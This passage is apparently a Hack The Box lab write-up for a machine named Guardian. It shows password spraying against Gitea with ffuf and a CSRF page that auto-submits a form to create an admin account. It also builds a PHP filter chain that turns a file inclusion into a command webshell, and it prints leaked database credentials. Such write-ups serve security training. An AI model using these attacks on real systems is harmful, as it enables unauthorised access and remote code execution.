I headed out to gitea.guardian.htb and tried the credentials but they didn’t work for sammy.treat nor sammy.treat@guardian.htb so I grabbed the login request from burpsuite, and downloaded the list of users I found in the chats dropdown, made 2 versions, one with the @guardian.htb and one without it then started spraying the password I have
also I found out that I had to delete the csrf_token from the request, and used -r so it follows redirects in case of a working login, then got I hit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
$ cat users
vivie.smallthwaite
jamil.enockson
admin
admissions
mireielle.feek
mark.pargetter
myra.galsworthy
cyrus.booth
vivie.smallthwaite@guardian.htb
jamil.enockson@guardian.htb
admin@guardian.htb
admissions@guardian.htb
mireielle.feek@guardian.htb
mark.pargetter@guardian.htb
myra.galsworthy@guardian.htb
cyrus.booth@guardian.htb
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ cat login.req
POST /user/login HTTP/1.1
Host: gitea.guardian.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: null
Connection: keep-alive
Cookie: i_like_gitea=73a58220aa26ae44; _csrf=nSViBa5-0Ezvj05ntb5PiuLcfsI6MTc3NDc0NTUzNjI5MzU0ODI4Nw; redirect_to=%2Fexplore%2Fusers
Upgrade-Insecure-Requests: 1
Priority: u=0, i

user_name=FUZZ&password=DHsNnk3V503
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
$ ffuf -request login.req -request-proto http -w users -ac -r

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://gitea.guardian.htb/user/login
 :: Wordlist         : FUZZ: /tmp/lab/users
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Origin: null
 :: Header           : Cookie: i_like_gitea=73a58220aa26ae44; _csrf=nSViBa5-0Ezvj05ntb5PiuLcfsI6MTc3NDc0NTUzNjI5MzU0ODI4Nw; redirect_to=%2Fexplore%2Fusers
 :: Header           : Host: gitea.guardian.htb
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 :: Header           : Accept-Language: en-US,en;q=0.9
 :: Header           : Connection: keep-alive
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Priority: u=0, i
 :: Data             : user_name=FUZZ&password=DHsNnk3V503
 :: Follow redirects : true
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

jamil.enockson@guardian.htb [Status: 200, Size: 13519, Words: 1085, Lines: 285, Duration: 56ms]
:: Progress: [16/16] :: Job [1/1] :: 10 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
jamil.enockson@guardian.htb:DHsNnk3V503 worked for gitea, and I found that the reason jamil wasn’t listed in the users is because it was a private one 
I also found 2 repos, containing the source code of the other 2 subdomains 
after I got the source for the portal I found that the original composer.json was way cleaner than the one I found exposed
1
2
3
4
5
6
7
8
9
$ ls
admin  composer.json  composer.lock  config  forgot.php  includes  index.php  lecturer  login.php  logout.php  models  static  student  vendor
$ cat composer.json
{
    "require": {
        "phpoffice/phpspreadsheet": "3.7.0",
        "phpoffice/phpword": "^1.3"
    }
}
I also found createuser.php in the admin directory which looks like a great target to use with the CSRF
1
2
$ ls
admin  composer.json  composer.lock  config  forgot.php  includes  index.php  lecturer  login.php  logout.php  models  static  student  vendor
inside I found the following php code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
<?php
require '../includes/auth.php';
require '../config/db.php';
require '../models/User.php';
require '../config/csrf-tokens.php';

$token = bin2hex(random_bytes(16));
add_token_to_pool($token);

if (!isAuthenticated() || $_SESSION['user_role'] !== 'admin') {
    header('Location: /login.php');
    exit();
}

$config = require '../config/config.php';
$salt = $config['salt'];

$userModel = new User($pdo);

if ($_SERVER['REQUEST_METHOD'] === 'POST') {

    $csrf_token = $_POST['csrf_token'] ?? '';

    if (!is_valid_token($csrf_token)) {
        die("Invalid CSRF token!");
    }

    $username = $_POST['username'] ?? '';
    $password = $_POST['password'] ?? '';
    $full_name = $_POST['full_name'] ?? '';
    $email = $_POST['email'] ?? '';
    $dob = $_POST['dob'] ?? '';
    $address = $_POST['address'] ?? '';
    $user_role = $_POST['user_role'] ?? '';

    // Check for empty fields
    if (empty($username) || empty($password) || empty($full_name) || empty($email) || empty($dob) || empty($address) || empty($user_role)) {
        $error = "All fields are required. Please fill in all fields.";
    } else {
        $password = hash('sha256', $password . $salt);

        $data = [
            'username' => $username,
            'password_hash' => $password,
            'full_name' => $full_name,
            'email' => $email,
            'dob' => $dob,
            'address' => $address,
            'user_role' => $user_role
        ];

        if ($userModel->create($data)) {
            header('Location: /admin/users.php?created=true');
            exit();
        } else {
            $error = "Failed to create user. Please try again.";
        }
    }
}
?>
createuser code analysis
code flow
at first the code creates a random 16 bytes token and assigns it using add_token_to_pool
1
2
$token = bin2hex(random_bytes(16));
add_token_to_pool($token);
then check if the current user is an authenticated admin, we already know this is true for the bot at hand
1
2
3
4
if (!isAuthenticated() || $_SESSION['user_role'] !== 'admin') {
    header('Location: /login.php');
    exit();
}
it then gets a salt from the config file
1
2
$config = require '../config/config.php';
$salt = $config['salt'];
checking the config file I found the salt as well as some mysql credentials
1
2
3
4
5
6
7
8
9
10
11
$ cat config/config.php
<?php
return [
    'db' => [
        'dsn' => 'mysql:host=localhost;dbname=guardiandb',
        'username' => 'root',
        'password' => 'Gu4rd14n_un1_1s_th3_b3st',
        'options' => []
    ],
    'salt' => '8Sb)tM1vs1SS'
];
it then gets the csrf_token from a POST request and checks its validity using is_valid_token
1
2
3
4
5
$csrf_token = $_POST['csrf_token'] ?? '';

if (!is_valid_token($csrf_token)) {
	die("Invalid CSRF token!");
}
then gets a bunch of params from the request, make sure they’re not empty, one param that stands out is the user_role making creating new admins possible
1
2
3
4
5
6
7
8
9
10
11
$username = $_POST['username'] ?? '';
$password = $_POST['password'] ?? '';
$full_name = $_POST['full_name'] ?? '';
$email = $_POST['email'] ?? '';
$dob = $_POST['dob'] ?? '';
$address = $_POST['address'] ?? '';
$user_role = $_POST['user_role'] ?? '';

// Check for empty fields
if (empty($username) || empty($password) || empty($full_name) || empty($email) || empty($dob) || empty($address) || empty($user_role)) {
	$error = "All fields are required. Please fill in all fields.";
then finally create a new user with the supplied user_role, with a password salted with the string 8Sb)tM1vs1SS then hashes with sha256
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$password = hash('sha256', $password . $salt);

$data = [
	'username' => $username,
	'password_hash' => $password,
	'full_name' => $full_name,
	'email' => $email,
	'dob' => $dob,
	'address' => $address,
	'user_role' => $user_role
];

if ($userModel->create($data)) {
	header('Location: /admin/users.php?created=true');
	exit();
} else {
	$error = "Failed to create user. Please try again.";
}
analyzing csrf tokens logic
to understand how the website handles csrf tokens I looked at ../config/csrf-tokens.php ,it first defines a global tokens file which I couldn’t locate in the repo I downloaded
1
$global_tokens_file = __DIR__ . '/tokens.json';
there is a function that returns the content of the file as the token pool in the file exist, otherwise it creates a new empty pool
1
2
3
4
5
function get_token_pool()
{
    global $global_tokens_file;
    return file_exists($global_tokens_file) ? json_decode(file_get_contents($global_tokens_file), true) : [];
}
it then goes to define two functions, one to add a token to the token pool, essentially an array of valid tokens
1
2
3
4
5
6
7
function add_token_to_pool($token)
{
    global $global_tokens_file;
    $tokens = get_token_pool();
    $tokens[] = $token;
    file_put_contents($global_tokens_file, json_encode($tokens));
}
and another one checking if a token is valid aka exists in the token pool
1
2
3
4
5
function is_valid_token($token)
{
    $tokens = get_token_pool();
    return in_array($token, $tokens);
}
this is a typical flawed implementation of csrf tokens, since the backend trusts any valid token instead of tying them to specific users, now I just have to see where I can find a valid token
I looked around in the source and I found that the page where I create notices have a valid one
1
2
3
$ grep csrf_token * -r
...
lecturer/notices/create.php:                    <input type="hidden" name="csrf_token" value="<?= htmlspecialchars($token) ?>">
I just visited the noticate creation page in the browser, viewed the source and got a valid token 
exploiting the CSRF to create a new admin
now that I have a valid token, and from the php authentication check I know that admin is a valid user_role I can prepare an html file that automatically sends a request to admin/createuser.php, it looks like the following
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<html>
  <body onload="document.getElementById('create_new_admin').submit()">

    <form id="create_new_admin" action="http://portal.guardian.htb/admin/createuser.php" method="POST">
      <input type="hidden" name="csrf_token" value="8436485f181abd0c3680a841ad77a90f" />
      <input type="hidden" name="username" value="jeff" />
      <input type="hidden" name="password" value="123" />
      <input type="hidden" name="full_name" value="jeff" />
      <input type="hidden" name="email" value="jeff@guardian.com" />
      <input type="hidden" name="dob" value="2069-01-01" />
      <input type="hidden" name="address" value="jeff" />
      <input type="hidden" name="user_role" value="admin" />
    </form>

  </body>
</html>
I started a python listener to deliver the html file, created a new notice and put http://10.10.15.8:8080/create_user.html as the reference link, then got a hit
1
2
3
4
5
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.237.248 - - [29/Mar/2026 16:40:36] "GET /create_user.html HTTP/1.1" 200 -
10.129.237.248 - - [29/Mar/2026 16:40:36] code 404, message File not found
10.129.237.248 - - [29/Mar/2026 16:40:36] "GET /favicon.ico HTTP/1.1" 404 -
then I was able to login as an admin with the creds jeff:123 
LFI to RCE as www-data
logging in as admin, I found a new page to view reports 
trying to click on the 4 reports, sends a request to reports.php?report=reports/enrollment.php (or the relevant php report file) trying to change the path to /etc/passwd returns access denied 
I went again to check the source and I found that I can’t use .. in the path
1
2
3
4
5
$report = $_GET['report'] ?? 'reports/academic.php';

if (strpos($report, '..') !== false) {
    die("<h2>Malicious request blocked 🚫 </h2>");
}
the code also whitelists file you can include to the existing report files
1
2
3
if (!preg_match('/^(.*(enrollment|academic|financial|system)\.php)$/', $report)) {
    die("<h2>Access denied. Invalid file 🚫</h2>");
}
for some time I tried creating a zip with enrollment.php file inside and using the zip wrapper but it didn’t work
after banging my head against the wall for some time I found a trick from Synactiv to turn an LFI to an RCE without uploading any files or abusing RFI apparently you can make use of ready gadgets in php (something ROP gadgets in pwn) to make a file in memory on the fly and execute it, for a better explanation refer to 0xdf’s video about it
I used php_filter_chain_generator to generate a chain to download execute commands via cmd param
1
2
3
$ python php_filter_chain_generator.py --chain '<?php system($_GET["cmd"]); ?>'
[+] The following gadget chain will generate the following code : <?php system($_GET["cmd"]); ?> (base64 value: PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.iconv.ISO-IR-103.850|convert.iconv.PT154.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.SJIS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.DEC.UTF-16|convert.iconv.ISO8859-9.ISO_6937-2|convert.iconv.UTF16.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500-1983.UCS-2BE|convert.iconv.MIK.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859_3.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP367.UTF-16|convert.iconv.CSIBM901.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.CSISO2022KR|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UTF-16|convert.iconv.ISO6937.UTF16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.864.UTF32|convert.iconv.IBM912.NAPLPS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.BIG5|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.865.UTF16|convert.iconv.CP901.ISO6937|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP-AR.UTF16|convert.iconv.8859_4.BIG5HKSCS|convert.iconv.MSCP1361.UTF-32LE|convert.iconv.IBM932.UCS-2BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.ISO6937.8859_4|convert.iconv.IBM868.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L4.UTF32|convert.iconv.CP1250.UCS-2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp
the chain uses resource=php://temp to write the file in memory to avoid the needs to upload files, but since there is a whitelist here I need to replace that with resource=reports/enrollment.php
I then visited
1
http://portal.guardian.htb/admin/reports.php?report=php://filter/convert.iconv...resource=reports/enrollment.php&cmd=id
